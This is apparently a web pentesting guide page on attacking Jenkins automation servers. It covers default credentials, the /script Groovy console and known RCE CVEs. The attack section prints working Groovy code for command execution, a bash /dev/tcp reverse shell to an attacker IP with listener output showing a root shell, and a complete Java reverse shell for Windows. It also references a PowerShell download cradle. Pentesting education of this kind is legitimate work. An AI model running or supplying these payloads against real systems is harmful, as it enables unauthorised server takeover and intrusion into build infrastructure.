> For the complete documentation index, see [llms.txt](https://docs.hackjiji.org/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.hackjiji.org/web-pentesting/cms/jenkins.md).
# Jenkins
[Jenkins](https://www.jenkins.io/) is an open-source automation server written in Java that helps developers build and test their software projects continuously. It is a server-based system that runs in servlet containers such as Tomcat. Over the years, researchers have uncovered various vulnerabilities in Jenkins, including some that allow for remote code execution without requiring authentication. Jenkins is a [continuous integration](https://en.wikipedia.org/wiki/Continuous_integration) server. Here are a few interesting points about Jenkins:
* Jenkins was originally named Hudson (released in 2005) and was renamed in 2011 after a dispute with Oracle
* [Data](https://discovery.hgdata.com/product/jenkins) shows that over 86,000 companies use Jenkins
* Jenkins is used by well-known companies such as Facebook, Netflix, Udemy, Robinhood, and LinkedIn
* It has over 300 plugins to support building and testing projects
## Discovery & Enumeration

Jenkins runs on Tomcat port 8080 by default. It also utilizes port 5000 to attach slave servers. This port is used to communicate between masters and slaves. Jenkins can use a local database, LDAP, Unix user database, delegate security to a servlet container, or use no authentication at all. Administrators can also allow or disallow users from creating accounts.
***
The default installation typically uses Jenkins’ database to store credentials and does not allow users to register an account. We can fingerprint Jenkins quickly by the telltale login page.
We may encounter a Jenkins instance that uses weak or default credentials such as `admin:admin` or does not have any type of authentication enabled. It is not uncommon to find Jenkins instances that do not require any authentication during an internal penetration test. While rare, we have come across Jenkins during external penetration tests that we were able to attack
## Attack
### Script Console

The script console can be reached at `/script`. This console allows a user to run Apache [Groovy](https://en.wikipedia.org/wiki/Apache_Groovy) scripts, which are an object-oriented Java-compatible language. The language is similar to Python and Ruby. Groovy source code gets compiled into Java Bytecode and can run on any platform that has JRE installed.
Using this script console, it is possible to run arbitrary commands, functioning similarly to a web shell. For example, we can use the following snippet to run the `id` command.
```groovy
def cmd = 'id'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout
```
There are various ways that access to the script console can be leveraged to gain a reverse shell. For example, using the command below, or [this](https://web.archive.org/web/20230326230234/https://www.rapid7.com/db/modules/exploit/multi/http/jenkins_script_console/) Metasploit module.
```groovy
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.14.15/8443;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```
Running the above commands results in a reverse shell connection.
```sh
nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.58] 57844
id
uid=0(root) gid=0(root) groups=0(root)
/bin/bash -i
root@app02:/var/lib/jenkins3#
```
Against a Windows host, we could attempt to add a user and connect to the host via RDP or WinRM or, to avoid making a change to the system, use a PowerShell download cradle with [Invoke-PowerShellTcp.ps1](https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1). We could run commands on a Windows-based Jenkins install using this snippet:
Code: groovy
```groovy
def cmd = "cmd.exe /c dir".execute();
println("${cmd.text}");
```
We could also use [this](https://gist.githubusercontent.com/frohoff/fed1ffaab9b9beeb1c76/raw/7cfa97c7dc65e2275abfb378101a505bfb754a95/revsh.groovy) Java reverse shell to gain command execution on a Windows host, swapping out `localhost` and the port for our IP address and listener port.
Code: groovy
```groovy
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```
***
### Miscellaneous Vulnerabilities
Several remote code execution vulnerabilities exist in various versions of Jenkins. One recent exploit combines two vulnerabilities, CVE-2018-1999002 and [CVE-2019-1003000](https://jenkins.io/security/advisory/2019-01-08/#SECURITY-1266) to achieve pre-authenticated remote code execution, bypassing script security sandbox protection during script compilation. Public exploit PoCs exist to exploit a flaw in Jenkins dynamic routing to bypass the Overall / Read ACL and use Groovy to download and execute a malicious JAR file. This flaw allows users with read permissions to bypass sandbox protections and execute code on the Jenkins master server. This exploit works against Jenkins version 2.137.
Another vulnerability exists in Jenkins 2.150.2, which allows users with JOB creation and BUILD privileges to execute code on the system via Node.js. This vulnerability requires authentication, but if anonymous users are enabled, the exploit will succeed because these users have JOB creation and BUILD privileges by default.
As we have seen, gaining access to Jenkins as an administrator can quickly lead to remote code execution. While several working RCE exploits exist for Jenkins, they are version-specific. At the time of writing, the current LTS release of Jenkins is 2.303.1, which fixes the two flaws detailed above. As with any application or system, it is important to harden Jenkins as much as possible since built-in functionality can be easily used to take over the underlying server.
Credits:
{% embed url="" %}
***